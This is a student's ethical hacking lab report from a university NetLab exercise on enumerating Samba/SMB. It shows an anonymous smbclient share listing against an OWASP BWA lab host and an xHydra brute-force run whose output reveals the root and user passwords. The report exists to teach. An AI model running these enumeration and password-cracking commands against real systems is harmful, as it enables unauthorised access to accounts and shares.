Michael Simmons

3/4/22

msimmo94

Lab 6 – Enumeration SMB - NetLab 08

Introduction

NetBIOS is a commonly attacked program on Windows machines, however, Linux servers with a SAMBA installed also use NetBIOS. This lab addresses the vulnerabilities of NetBIOS and how to exploit them.


Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:


1. Enumerating the Samba SMB Server with enum4linux

2.Cracking Samba Users with xHydra


#8



#9


KENNESAW STATE UNIVERSITY
Home
Reservation
msimmo94
MyNETLAB > EH POD 1 > Reservation 13237 > Lab 08: Enumerating SMB with enum4linux
Time Remaining
0 hrs. 23 min.
Topology
Content
Status
OpenSUSE
Security Onion
OWASP BWA
pfSense
Kali
Applications
Places
Terminal
Fri 10:39
root@Kali2: ~
File Edit View Search Terminal Help
root@Kali2:~# smbclient -I 192.168.68.12 -L IPC$ -N -U ""
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.4.7]
Sharename Type Comment
print$ Disk Printer Drivers
apache Disk Apache Web Server Root
tomcat Disk Tomcat6 Root
var Disk /var
etc Disk /etc
usr Disk /usr
owaspbwa Disk /owaspbwa
IPC$ IPC IPC Service (owaspbwa server (Samba, Ubuntu))
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.4.7]
Server Comment
OWASPBWA owaspbwa server (Samba, Ubuntu)
Workgroup Master
WORKGROUP OWASPBWA
root@Kali2:~#

#12


KENNESAW STATE UNIVERSITY
Home
Reservation
msimmo94
MyNETLAB > EH POD 1 > Reservation 13237 > Lab 08: Enumerating SMB with enum4linux
Topology
Content
Status
OpenSUSE
Security Onion
OWASP BWA
pfSense
Kali
Time Remaining
0 hrs.
07 min.
Applications
Places
Xhydra
Fri 10:55
xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pu
Hydra (http://www.thc.org/thc-hydra) starting at 2022-03-04 10:55:20
[DATA] max 1 task per 1 server, overall 64 tasks, 10278 login tries (l:3/p:3426), ~160 tries per task
[DATA] attacking service smb on port 445
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[445][smb] host: 192.168.68.12 login: root password: owaspbwa
[445][smb] host: 192.168.68.12 login: user password: owaspbwa
<finished>
Start
Stop
Save Output
Clear Output
hydra -L /root/userlist -P /root/wordlist -t 16 -m Both 192.168.68.12 smb